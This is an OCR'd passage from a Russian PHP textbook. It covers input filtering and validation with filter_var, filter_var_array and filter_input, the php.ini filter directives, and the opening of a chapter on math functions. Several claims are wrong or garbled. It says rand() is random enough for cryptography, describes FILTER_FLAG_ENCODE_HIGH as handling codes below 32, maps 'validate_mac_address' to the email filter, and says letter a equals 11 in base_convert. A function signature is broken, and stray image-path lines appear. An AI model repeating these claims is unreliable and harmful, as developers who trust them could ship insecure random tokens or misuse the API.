if (filter_var($second, FILTER_VALIDATE_REGEXP, $options)) {
    echo "$second корректный идентификатор главы<br />";
} else {
    echo "$second некорректный идентификатор главы<br />";
}
```

Здесь проверяется, соответствует ли строка идентификатора главы книги формату 'ch01', где значение 01 может принимать любое числовое значение. Результатом работы скрипта будут следующие строки:

```
chapter01 некорректный идентификатор главы
ch02 корректный идентификатор главы
```

Помимо функции `filter_var()` PHP предоставляет функцию `filter_var_array()`, которая позволяет проверять сразу несколько значений:

```
filter_var_array(
    array $array,
    array|int $options = FILTER_DEFAULT,
    bool $add_empty = true
): array|false|null
```

Функция принимает массив значений `$array` и массив фильтров `$options`. Оба массива являются ассоциативными. К значению из массива `$array` применяется фильтр из массива `$options` с таким же ключом. Результатом является массив с количеством элементов, соответствующих размеру `$array`. В случае успешно пройденной проверки возвращается исходное значение, а в случае неудачи элемент содержит `null`. Если третий параметр `$add_empty` выставлен в `false`, элемент, не прошедший проверку, вместо `null` получает значение `false`. В листинге 21.8 приводится пример использования функции `filter_var_array()`.

Листинг 21.8. Проверка сразу нескольких значений. Файл filter_var_array.php

```
<?php
// Проверяемые значения
$data = [
    'number' => 5,
    'first'  => 'chapter01',
```

```
    'second' => 'ch02',
    'id'     => 2
];

// Фильтры
$definition = [
    'number' => [
        'filter'  => FILTER_VALIDATE_INT,
        'options' => ['min_range' => -10, 'max_range' => 10]
    ],
    'first' => [
        'filter'  => FILTER_VALIDATE_REGEXP,
        'options' => ['regexp' => '/^ch\d+$/']
    ],
    'second' => [
        'filter'  => FILTER_VALIDATE_REGEXP,
        'options' => ['regexp' => '/^ch\d+$/']
    ],
    'id' => FILTER_VALIDATE_INT
];

$result = filter_var_array($data, $definition);
echo '<pre>';
print_r($result);
echo '<pre>';
```

Каждый элемент массива `$options` может принимать либо название фильтра, либо массив, допускающий в своем составе следующие ключи:

- `'filter'` — применяемый фильтр;
- `'flags'` — применяемый флаг;
- `'options'` — набор дополнительных параметров.

Результатом выполнения скрипта из листинга 21.8 будут следующие строки:

```
Array
(
    [number] => 5
    [first] =>
    [second] => ch02
    [id] => 2
)
```

Значения по умолчанию

Каждый из рассмотренных в предыдущем разделе фильтров позволяет через дополнительный набор флагов `'options'` передать значение по умолчанию `'default'`. В результате, если значение не удовлетворяет фильтру, вместо `null` или `false` функции `filter_var()` и `filter_var_array()` вернут значение по умолчанию (листинг 21.9).

Листинг 21.9. Значение по умолчанию. Файл default.php

```
<?php
$options = [
    'options' => [
        'min_range' => -10,
        'max_range' => 10,
        'default' => 10
    ]
];

echo filter_var(1000, FILTER_VALIDATE_INT, $options); // 10
```

Фильтры очистки

Помимо фильтров *проверки* (validate) filter-функции поддерживают большой набор фильтров *очистки* данных. Напомним, что проверку проводят при приеме данных от пользователя, а очистку — уже при выводе данных на страницу.

- FILTER_SANITIZE_EMAIL — удаляет все символы, кроме букв, цифр и символов !#$%&'*+-/=?^_`{|}~@.[];
- FILTER_SANITIZE_ENCODED — кодирует строку в формат URL, при необходимости удаляет или кодирует специальные символы;
- FILTER_SANITIZE_ADD_SLASHES — применяет к строке функцию addslashes();
- FILTER_SANITIZE_NUMBER_FLOAT — удаляет все символы, кроме цифр, +, - и при необходимости .,eE;
- FILTER_SANITIZE_NUMBER_INT — удаляет все символы, кроме цифр и знаков плюса и минуса;
- FILTER_SANITIZE_SPECIAL_CHARS — экранирует HTML-символы '"<>&. Управляющие символы при необходимости удаляет или кодирует;
- FILTER_SANITIZE_FULL_SPECIAL_CHARS — эквивалентно вызову htmlspecialchars() с установленным параметром ENT_QUOTES. Кодирование кавычек может быть отключено с помощью установки флага FILTER_FLAG_NO_ENCODE_QUOTES;
- FILTER_SANITIZE_STRING — удаляет теги, при необходимости удаляет или кодирует специальные символы;
- FILTER_SANITIZE_STRIPPED — псевдоним для предыдущего фильтра;
- FILTER_SANITIZE_URL — удаляет все символы, кроме букв, цифр и $-_.+!*'(),{}|\\^~[]`<>#%";/?:@&=;
- FILTER_UNSAFE_RAW — бездействует, при необходимости удаляет или кодирует специальные символы.

Фильтр FILTER_SANITIZE_ENCODED позволяет кодировать данные, предназначенные для передачи через адреса URL (листинг 21.10).

Листинг 21.10. Фильтрация URL-адреса. Файл encoded_sanitize.php

```
<?php
$url = 'params=Привет мир!';
echo filter_var($url, FILTER_SANITIZE_ENCODED);
// params%3D%D0%9F%D1%80%D0%B8%D0%B2%D0%B5%D1%82%20%D0%BC%D0%B8%D1%80%21
```

Фильтруемая строка может содержать управляющие символы, т. е. символы, чей код меньше 32, — например, табуляцию `\t` или перевод строки `\n`, либо символы, отличные от ASCII-кодировки, т. е. те, чей код выше 127. За их обработку отвечают дополнительные флаги, которые передаются либо третьим параметром функции `filter_var()`, либо через ключ `'flags'` массива `$definition` функции `filter_var_array()`:

- `FILTER_FLAG_STRIP_LOW` — удаляет символы, чей код меньше 32;
- `FILTER_FLAG_STRIP_HIGH` — удаляет символы, чей код превышает 127;
- `FILTER_FLAG_ENCODE_LOW` — кодирует символы, чей код меньше 32;
- `FILTER_FLAG_ENCODE_HIGH` — кодирует символы, чей код меньше 32.

Фильтр `FILTER_SANITIZE_MAGIC_QUOTES` экранирует одиночные `'` и двойные кавычки `"`, обратный слеш `\` и нулевой байт `\0` (листинг 21.11).

Листинг 21.11. Экранирование. Файл add_slashes_sanitize.php

```
<?php
$arr = [
    'Deb\'s files',
    'Symbol \\',
    'print "Hello world!"'
];

echo '<pre>';
print_r($arr);
echo '<pre>';

$result = filter_var_array($arr, FILTER_SANITIZE_ADD_SLASHES);

echo '<pre>';
print_r($result);
echo '<pre>';
```

Результатом работы функции будут следующие строки:

```
Array
(
    [0] => Deb's files
    [1] => Symbol \
    [2] => print "Hello world!"
)
```

```
Array
(
    [0] => Deb\'s files
    [1] => Symbol \\
    [2] => print \"Hello world!\"
)
```

Фильтр `FILTER_SANITIZE_NUMBER_INT` **оставляет только цифры и знаки** `+` **и** `-` **(листинг 21.12).**

Листинг 21.12. Очистка целого числа. Файл int_sanitize.php

```
<?php
$number = '4342hello';
echo filter_var($number, FILTER_SANITIZE_NUMBER_INT).'<br />'; // 4342
echo intval($number).'<br />';                                 // 4342
```

Следует помнить, что очистка удаляет символы, которые не подходят по критерию. Функция `filter_var()` **ни в коей мере не может заменить приведение к целому** `intval()` **или округление** `round()` **(листинг 21.13).**

Листинг 21.13. `filter_var()` **не заменяет** `intval()`**. Файл int_float_sanitize.php**

```
<?php
$number = '3.14';
echo filter_var($number, FILTER_SANITIZE_NUMBER_INT).'<br />'; // 314
echo intval($number);                                          // 3
```

Как видно из результатов выполнения скрипта, функция `filter_var()` **лишь удаляет точку, превращая число 3.14 в 314.**

Фильтр `FILTER_SANITIZE_NUMBER_FLOAT` **очищает числа с плавающей точкой. Совместно с фильтром могут использоваться дополнительные параметры:**

- `FILTER_FLAG_ALLOW_FRACTION` **— разрешает точку в качестве десятичного разделителя;**
- `FILTER_FLAG_ALLOW_THOUSAND` **— разрешает запятую в качестве разделителя тысяч;**
- `FILTER_FLAG_ALLOW_SCIENTIFIC` **— разрешает экспоненциальную запись числа (см.** *главу 5*).

Фильтр `FILTER_SANITIZE_FULL_SPECIAL_CHARS` **эквивалентен обработке значения функцией** `htmlspecialchars()` **(см.** *главу 16*). **В листинге 21.14 приводится пример использования фильтра.**

Листинг 21.14. Обработка текста. Файл special_chars_sanitize.php

```
<?php
$str = <<<HTML
<h1>Заголовок</h1>
<p>Первый параграф, посвященный "проверке"</p>
HTML;
```

```
echo '<pre>';
echo filter_var($str, FILTER_SANITIZE_FULL_SPECIAL_CHARS);
echo '</pre>';
```

Результатом работы скрипта будут строки, в которых все специальные символы будут преобразованы в HTML-безопасный вид:

```
<pre>&lt;h1&gt;Заголовок&lt;/h1&gt;
&lt;p&gt;Первый параграф, посвященный &quot;проверке&quot;&lt;/p&gt;</pre>
```

Строки будут отображены браузером следующим образом:

<h1>Заголовок</h1>
** Первый параграф, посвященный "проверке" **

Пользовательская фильтрация данных

До сих пор мы рассматривали фильтры, которые предоставляются готовыми интерпретатором PHP. Однако функции `filter_var()` и `filter_var_array()` допускают создание собственных механизмов проверки. Для активации этого режима в качестве фильтра следует использовать константу `FILTER_CALLBACK`, а в параметрах `'options'` передать имя функции, которая будет выполнять фильтрацию.

В листинге 21.15 приводится пример, который очищает строку от HTML-тегов при помощи функции `strip_tags()` (см. *главу 16*).

> ***Примечание***
>
> Пример весьма условный, т. к. отфильтровать теги можно при помощи фильтра `FILTER_SANITIZE_STRING`.

Листинг 21.15. Пользовательская фильтрация данных. Файл callback_sanitize.php

```
<?php
function filterTags($value)
{
    return strip_tags($value);
}

$str = <<<HTML
<h1>Заголовок</h1>
<p>Первый параграф, посвященный "проверке"</p>
HTML;

echo '<pre>';
echo filter_var($str, FILTER_CALLBACK, ['options' => 'filterTags']);
echo '</pre>';
```

Результатом работы программы будут строки, в которых удалены все теги:

```
Заголовок
Первый параграф, посвященный "проверке"
```

Напомним, что необязательно определять отдельную функцию, особенно если она больше нигде не будет использоваться. В примере, приведенном в листинге 21.15, вместо функции обратного вызова `filterTags()` можно воспользоваться анонимной или стрелочной функцией (листинг 21.16).

Листинг 21.16. Использование стрелочной функции. Файл fn_sanitize.php

```
<?php
$str = <<<HTML
<h1>Заголовок</h1>
<p>Первый параграф, посвященный "проверке"</p>
HTML;

echo '<pre>';
echo filter_var(
    $str,
    FILTER_CALLBACK,
    [
        'options' => fn ($value) => strip_tags($value)
    ]
);
echo '</pre>';
```

Фильтрация внешних данных

Как мы видели в предыдущей главе, внешние данные приходят в скрипт через один из суперглобальных массивов:

- `$_GET` — данные, поступившие через метод GET;
- `$_POST` — данные, поступившие через метод POST;
- `$_COOKIE` — данные, поступившие из cookies;
- `$_SERVER` — данные, установленные веб-сервером;
- `$_ENV` — переменные окружения, установленные процессу веб-сервером.

Помимо этого списка приходится иметь дело с дополнительными суперглобальными массивами:

- `$_FILES` — загруженные на сервер файлы;
- `$_SESSION` — данные сессии;
- `$_REQUEST` — объединение всех указанных данных.

Первый список наиболее опасен, т. к. данные идут напрямую от пользователя и могут подвергаться фальсификации. Для фильтрации данных из этих массивов предназначена специальная функция:

```
filter_input(
    int $type,
    string $var_name,
    int $filter = FILTER_DEFAULT,
```

```
    array|int $options = 0
): mixed
```

Функция принимает в качестве первого параметра (`$type`) одну из констант: `INPUT_GET`, `INPUT_POST`, `INPUT_COOKIE`, `INPUT_SERVER`, `INPUT_ENV`, соответствующих суперглобальным массивам из первого списка. В качестве второго значения (`$var_name`) указывается ключ параметра в суперглобальном массиве, который нужно либо проверить на соответствие условиям, либо отфильтровать. Третьим параметром (`$filter`) указывается одна из констант, рассмотренных в предыдущих разделах. В качестве четвертого параметра (`$options`) передается ассоциативный массив с дополнительными параметрами там, где они необходимы.

В качестве демонстрации создадим HTML-форму поиска, которая будет содержать единственное поле `search` и кнопку `submit`, отправляющую данные методом POST (листинг 21.17).

Листинг 21.17. HTML-форма поиска. Файл filter_input.php

```
<?php
require_once('filter_input_handler.php');
?>
<!DOCTYPE html>
<html lang="ru">
<head>
  <title>Фильтрация пользовательского ввода</title>
  <meta charset='utf-8' />
</head>
<body>
  <form method="POST">
    <input type="text" name="search" value="<?= $value?>" /><br />
    <input type="submit" value="Фильтровать" />
  </form>
  <?= $result; ?>
</body>
</html>
```

В начале скрипта подключается файл **filter_input_handler.php**, в котором осуществляется объявление переменных `$value` и `$result` с помощью кода из листинга 21.18.

Перезагрузка страницы будет приводить к тому, что поле `search` станет снова заполняться отправленными данными через атрибут `value`. Чуть пониже формы будет выводиться отфильтрованный текст, содержащий не менее трех символов.

Листинг 21.18. Фильтрация пользовательского ввода. Файл filter_input_handler.php

```
<?php
$value = filter_input(
            INPUT_POST,
            'search',
            FILTER_SANITIZE_FULL_SPECIAL_CHARS);
```

```
$result = filter_input(
    INPUT_POST,
    'search',
    FILTER_CALLBACK,
    [
        'options' => function ($value) {
            // Удаляем текст, меньше 3 символов
            $value = (strlen($value) >= 3) ? $value : '';
            // Удаляем теги
            return strip_tags($value);
        }
    ]
);
```

Как видно из листинга 21.18, для решения задачи даже не потребовалось использовать суперглобальный массив `$_POST` и проверять на существование элементы этого массива. Если ввести в полученную форму фразу `"Поиск в файле <b>"`, в текстовом поле фраза останется без изменений, а под формой будет выведена отфильтрованная строка `"Поиск файле"`.

Еще одна функция:

```
filter_input_array(
    int $type,
    array|int $options = FILTER_DEFAULT,
    bool $add_empty = true
): array|false|null
```

позволяет задать фильтрацию сразу нескольких параметров одного из глобальных массивов, задаваемых параметром `$type`. Так же как и в случае функции `filter_input()`, в качестве первого элемента принимается одна из констант: `INPUT_GET`, `INPUT_POST`, `INPUT_COOKIE`, `INPUT_SERVER` или `INPUT_ENV`. Параметр `$options` представляет собой ассоциативный массив, ключи которого соответствуют названиям параметров в проверяемом суперглобальном массиве, а значения — фильтрам, которые необходимо применить к этим параметрам.

Результатом является массив с количеством элементов, соответствующим размеру массива `$options`. В случае успешно пройденной проверки возвращается отфильтрованное значение, иначе элемент содержит `null`. Если третий параметр `$add_empty` выставлен в `false`, элемент, не прошедший проверку, вместо `null` получает значение `false`.

Конфигурационный файл *php.ini*

Поведение фильтрации в PHP может быть настроено при помощи конфигурационного файла php.ini. Для этого в нем необходимо найти секцию `[filter]`, в которой представлены две директивы:

- `filter.default` — указывает фильтр, которым обрабатываются все элементы суперглобальных массивов `$_GET`, `$_POST`, `$_COOKIE`, `$_REQUEST` и `$_SERVER`. По умолчанию принимает значение `"unsafe_raw"`, что соответствует константе `FILTER_UNSAFE_RAW` (данные не обрабатываются никакими фильтрами);

- filter.default_flags — дополнительные флаги, которые применяются к установленному фильтру. По умолчанию установлено значение FILTER_FLAG_NO_ENCODE_QUOTES — не преобразовывать кавычки.

Таким образом, при помощи этих директив можно автоматически обрабатывать значения, поступающие извне.

Далее представлено соответствие значений директивы filter.default проверяющим фильтрам:

- "boolean" — FILTER_VALIDATE_BOOL;
- "validate_domain" — FILTER_VALIDATE_DOMAIN;
- "validate_email" — FILTER_VALIDATE_EMAIL;
- "float" — FILTER_VALIDATE_FLOAT;
- "int" — FILTER_VALIDATE_INT;
- "validate_ip" — FILTER_VALIDATE_IP;
- "validate_mac_address" — FILTER_VALIDATE_EMAIL;
- "validate_regexp" — FILTER_VALIDATE_REGEXP;
- "validate_url" — FILTER_VALIDATE_URL.

Для очищающих фильтров директива filter.default может принимать следующие значения:


- "email" — FILTER_SANITIZE_EMAIL;
- "encoded" — FILTER_SANITIZE_ENCODED;
- "add_slashes" — FILTER_SANITIZE_ADD_SLASHES;
- "number_float" — FILTER_SANITIZE_NUMBER_FLOAT;
- "number_int" — FILTER_SANITIZE_NUMBER_INT;
- "special_chars" — FILTER_SANITIZE_SPECIAL_CHARS;
- "full_special_chars" — FILTER_SANITIZE_FULL_SPECIAL_CHARS;
- "string" — FILTER_SANITIZE_STRING;
- "stripped" — FILTER_SANITIZE_STRIPPED;
- "url" — FILTER_SANITIZE_URL;
- "unsafe_raw" — FILTER_UNSAFE_RAW.

Наконец, константе FILTER_CALLBACK соответствует значение "callback".

Резюме

В этой главе мы познакомились с фильтрацией и проверкой данных. Это наиболее безопасный способ обработки пользовательских данных, который основывается на более чем 20-летнем опыте PHP-сообщества.


Благодаря директиве filter.default конфигурационного файла php.ini вы получаете возможность настроить фильтрацию абсолютно любых данных, поступающих в веб-приложение извне.



ЧАСТЬ IV

Стандартные функции PHP

Глава 22.	Математические функции
Глава 23.	Работа с файлами
Глава 24.	Работа с каталогами
Глава 25.	Права доступа и атрибуты файлов
Глава 26.	Запуск внешних программ
Глава 27.	Работа с датой и временем
Глава 28.	Основы регулярных выражений
Глава 29.	Разные функции



ГЛАВА 22

Математические функции

Листинги этой главы находятся в каталоге *math* сопровождающего книгу файлового архива.

В PHP представлен полный набор математических функций, которые присутствуют в большинстве других языков программирования. Правда, здесь они используются несколько реже, потому что в сценариях вообще редко приходится иметь дело со сложными вычислениями.

Встроенные константы

PHP предлагает нам несколько предопределенных констант, которые обозначают различные математические постоянные с максимальной машинной точностью (табл. 22.1).

Таблица 22.1. Математические константы

Константа	Значение	Описание
M_PI	3,14159265358979323846	Число π
M_E	2,7182818284590452354	e
M_LOG2E	1,4426950408889634074	Log2(e)
M_LOG10E	0,43429448190325182765	Lg(e)
M_LN2	0,69314718055994530942	Ln(2)
M_LN10	2,30258509299404568402	Ln(10)
M_PI_2	1,57079632679489661923	π /2
M_PI_4	0,78539816339744830962	π /4
M_1_PI	0,31830988618379067154	1/ π
M_2_PI	0,63661977236758134308	2/ π
M_SQRTPI	1,77245385090551602729	sqrt(π)
M_2_SQRTPI	1,12837916709551257390	2/sqrt(π)
M_SQRT2	1,41421356237309504880	sqrt(2)

Таблица 22.1 (окончание)

Константа	Значение	Описание
M_SQRT3	1,73205080756887729352	sqrt(3)
M_SQRT1_2	0,70710678118654752440	1/sqrt(2)
M_LNPI	1,14472988584940017414	Ln(π)
M_EULER	0,57721566490153286061	Постоянная Эйлера

Функции округления

Функция *abs()*

```
abs(int|float $num): int|float
```

Возвращает модуль числа. Тип параметра `$num` может быть `float` или `int`, а тип возвращаемого значения всегда совпадает с типом этого параметра.

Функция *round()*

```
round(
    int|float $num,
    int $precision = 0,
    int $mode = PHP_ROUND_HALF_UP
): float
```

Осуществляет математическое округление `$num` — числа с плавающей точкой округляются в сторону меньшего числа, если значение после запятой меньше 0.5, и в сторону большего числа, если значение после запятой больше или равно 0.5:

```
$foo = round(3.4); // $foo == 3.0
$foo = round(3.5); // $foo == 4.0
$foo = round(3.6); // $foo == 4.0
```

Второй необязательный параметр (`$precision`) позволяет задать количество цифр после запятой, до которого осуществляется округление. Если параметр принимает отрицательное значение, округление осуществляется до позиции влево от запятой:

```
$foo = round(123.256, 2); // $foo = 123.26
$foo = round(127.256, -2); // $foo = 100.0
```

По умолчанию при использовании функции `round()` следует иметь в виду, что знак числа не имеет значения — учитывается только его абсолютная величина (рис. 22.1).

Изменить такое поведение можно при помощи третьего параметра (`$mode`), который принимает одну из констант:

- `PHP_ROUND_HALF_UP` — значения 0.5 округляются в большую сторону, т. е. 3.5 — в 4, –3.5 — в –4;




Рис. 22.1. Схема округления числа при помощи функции `round()`

- `PHP_ROUND_HALF_DOWN` — значения 0.5 округляются в меньшую сторону, т. е. 3.5 — в 3, –3.5 — в –3;
- `PHP_ROUND_HALF_EVEN` — значения 0.5 округляются в сторону ближайшего четного числа, т. е. и 3.5, и 4.5 будут округлены до 4;
- `PHP_ROUND_HALF_ODD` — значения 0.5 округляются в сторону ближайшего нечетного числа, т. е. 3.5 — в 3, а 4.5 — в 5.

Функция *ceil()*

```
ceil(int|float $num): float
```

Функция округляет аргумент `$num` всегда в сторону большего числа.

```
$foo = ceil(3.1); // $foo == 4
$foo = ceil(3);   // $foo == 3
```

Причем, в отличие от функции `round()`, при вычислении всегда учитывается знак `$num` (рис. 22.2).




Рис. 22.2. Схема округления числа при помощи функции `ceil()`

Функция *floor()*

```
floor(int|float $num): float
```

Функция округляет `$num` всегда в сторону меньшего числа:

```
$foo = floor(3.9999); // $foo == 3
```

Так же как и в случае `ceil()`, при округлении учитывается знак переданного числа (рис. 22.3).




Рис. 22.3. Схема округления числа при помощи функции `floor()`

Случайные числа

Следующие три функции предназначены для генерации случайных чисел. Самое распространенное применение они находят в сценариях показа баннеров.

При рассмотрении генераторов случайных чисел очень важна их равномерность. Если при многочисленных испытаниях (скажем, 100 тыс. раз) построить график количества случайных чисел в диапазоне, например, от 0 до 10, должна получиться прямая линия или линия, очень близкая к прямой. Хороший генератор не должен отдавать предпочтение цифре 7 или реже выбирать цифру 4. В казино и лотереях вроде «Спортлото» регулярно меняют рулетки и барабаны, т. к. их реализация не гарантирует равномерности и может приводить к более высокой вероятности выпадения тех или иных комбинаций. Знание истории выпадения комбинаций позволяет вычислить слабые места таких псевдогенераторов случайных чисел и использовать их в корыстных целях. Так, вычисление неравномерности физической рулетки — кропотливая и трудоемкая работа, которой, надо сказать, не без успеха занимались. В случае же компьютерных программ вычисление неравномерности значительно облегчается доступностью исходных кодов, широким распространением одних и тех же реализаций языков программирования (интерпретатор PHP один и тот же на миллионах компьютеров) и высокой скоростью выполнения перебора.

Функция *rand()*

```
rand(): int
rand(int $min, int $max): int
```

Функция возвращает случайные числа, достаточно равномерно распределенные на указанном интервале для того, чтобы использовать их в криптографии. Будучи вызвана без параметров, она возвращает случайное число от 0 до значения, которое возвращает функция `getrandmax()` (см. далее).

Если вы хотите генерировать число в заданном интервале, можно воспользоваться параметрами `$min` и `$max`.

Рассмотрим один из случаев применения функции `rand()`. Речь пойдет об извлечении строки со случайным номером из текстового файла (листинг 22.1). Работу с файлами мы рассмотрим чуть позже (см. *главу 23*), а пока скажем лишь, что функция `fgets()` читает очередную строку из файла, дескриптор которого указан ей в первом параметре, а второй параметр задает максимально возможную длину этой строки.

Листинг 22.1. Извлечение строки со случайным номером. Файл randline.php

```
<?php
$lines = fopen('largetextfile.txt', 'r');

for ($i = 0; $current = fgets($lines, 10_000); $i++) {
    if (rand(0, $i) == 0) $line = $current;
}
echo $line;
```

Этот способ работает в строгом соответствии с теорией вероятностей. Смотрите: `rand(0, $i)` возвращает целое случайное число в диапазоне от 0 до `$i` включительно. А раз так, при `$i == 0` она всегда возвращает 0, при `$i == 1` — 0 или 1, при `$i == 2` — 0, 1 или 2 и т. д. Соответственно вероятность запоминания в `$line` первой строки будет 100%, второй — 50%, третьей — 33% и т. д. Поскольку каждая следующая строка переписывает предыдущую, в итоге мы получим в `$line` строку с равномерно распределенным случайным номером.

Почему этот алгоритм работает? Попробуем понять:

- пусть файл состоит всего из одной строки. Тогда именно она и попадет в `$line` — ведь `rand(0, 0)` всегда возвращает 0, а значит, оператор присваивания в листинге 22.1 сработает;
- пусть файл состоит из двух строк. Как мы уже видели, первая строка обязательно считается и запомнится в `$line`. С какой вероятностью будет запомнена вторая строка? Давайте посмотрим: `rand(0, 1)` возвращает 0 или 1. Мы сравниваем значение с нулем. Значит, вторая строка перепишет первую в `$line` с вероятностью 50%. И с вероятностью же 50% — не перепишет. Получаем равные вероятности, а значит, все работает корректно;
- пусть файл состоит из трех строк. Мы только что выяснили, что к моменту считывания третьей строки в `$line` уже будет находиться либо первая, либо вторая строка файла. Весь вопрос: надо ли заменять ее третьей, только что считанной, или нет? Если `rand(0, 2)` вернет 0, тогда мы выполняем замену, в противном случае — оставляем то, что было. Какова вероятность замены? Конечно, 33% — ведь `rand(0, 2)` возвращает 0, 1 или 2 — всего 3 варианта, а нам нужен только 0. Итак, с вероят-

ностью 33% в $line окажется третья строка, а с вероятностью 66% — одна из двух предыдущих. Но мы знаем, что предыдущие строки равновероятны. Половина же от 66% будет 33%, а значит, в $line с равной вероятностью окажется одна из трех строк, что нам и требовалось.

Безусловно, мы могли бы загрузить весь файл в память и выбрать из него нужную строку при помощи одного-единственного вызова rand():

```
$lines = file('largetextfile.txt');
echo $lines[rand(0, count($lines) - 1)];
```

Однако, если файл содержит очень много данных, это может быть весьма неэкономично с точки зрения расхода памяти.

Функция *getrandmax()*

```
getrandmax(): int
```

Возвращает максимальное число, которое может быть сгенерировано функцией rand() (листинг 22.2).

Листинг 22.2. Максимальное случайное число. Файл getrandmax.php

```
<?php
echo getrandmax(); // 2147483647
```

Функция *random_int()*

Доступна еще одна реализация генератора псевдослучайных чисел с хорошей равномерностью:

```
random_int(int $min, int $max): int
```

Функция возвращает случайное число в диапазоне, заданном параметрами $min и $max.

```
echo random_int(-100, 0); // -4
echo random_int(0, 100);  // 36
```

Перевод в различные системы счисления

Функция *base_convert()*

```
base_convert(string $num, int $from_base, int $to_base): string
```

Переводит число $num, заданное как строка в системе счисления по основанию $from_base, в систему по основанию $to_base. Параметры $from_base и $to_base могут принимать значения только от 2 до 36 включительно. В строке $num цифры обозначают сами себя, буква a соответствует 11, b — 12 и т. д. до z, которая обозначает 36. Например, следующие команды выведут 11111111 (8 единичек), потому что это не что иное, как представление шестнадцатеричного числа FF в двоичной системе счисления:

```
php > echo base_convert('FF', 16, 2);
11111111
```

Функции *bindec()*, *hexdec()* и *octdec()*

```
bindec(string $binary_string): int|float
string $octal_string): int|float
hexdec(string $hex_string): int|float
```

Преобразуют двоичное (функция `bindec`), восьмеричное (`octdec`) или шестнадцатеричное (`hexdec`) число, заданное в параметре, в десятичное число.

Функции *decbin()*, *decoct()* и *dechex()*

```
decbin(int $num): string
decoct(int $num): string
dechex(int $num): string
```

Возвращают строку, представляющую собой двоичное (соответственно восьмеричное или шестнадцатеричное) представление целого числа `$num`. Максимальное число, которое еще может быть преобразовано, равно 2 147 483 647. В различных системах счисления оно выглядит так (пробелы здесь показаны лишь для наглядности, в числах их быть не должно):

- двоичная: `01111111 11111111 11111111 11111111`;
- восьмеричная: `17 777 777 777`;
- десятичная: `2 147 483 647`;
- шестнадцатеричная: `7FFF FFFF`.

Минимум и максимум

Функция *min()*

```
min(mixed $value, mixed ...$values): mixed
```

Возвращает наименьшее из чисел, заданных в ее аргументах. Различают два способа вызова этой функции: с одним параметром или с несколькими.

Если указан лишь один параметр (первый), то он обязательно должен быть массивом. В этом случае возвращается минимальный элемент массива. В противном случае первый и остальные аргументы трактуются как числа с плавающей точкой, они сравниваются и возвращается наименьшее.

Тип возвращаемого значения выбирается так: если хотя бы одно из чисел, переданных на вход, задано в формате с плавающей точкой, то и результат будет с плавающей точкой, в противном случае результат будет целым числом. Обратите внимание на то, что с помощью этой функции нельзя лексикографически сравнивать строки — только числа.

Функция *max()*

```
max(mixed $value, mixed ...$values): mixed
```

Функция работает аналогично `min()`, только ищет максимальное значение, а не минимальное.

Не-числа

Некоторые операции — такие как извлечение корня или возведение в дробную степень — нельзя выполнять с отрицательными числами. При попытке выполнения такого действия функции вместо результата возвращают специальные «псевдочисла» — NAN (не-число), +Infinite (+∞) или -Infinite (−∞).

Функция *is_nan()*

```
is_nan(float $num): bool
```

Возвращает для NAN значение true, а для всех остальных чисел (в том числе и для бесконечностей) — false. При помощи этой функции можно отличить NAN от любого другого числа.

Другие свойства NAN:

- строковое представление NAN может выглядеть так: -1.#IND. Именно это будет напечатано, например, оператором echo sqrt(-1);
- is_numeric() для переменной, содержащей NAN, возвращает true. То есть NAN с точки зрения PHP — число;
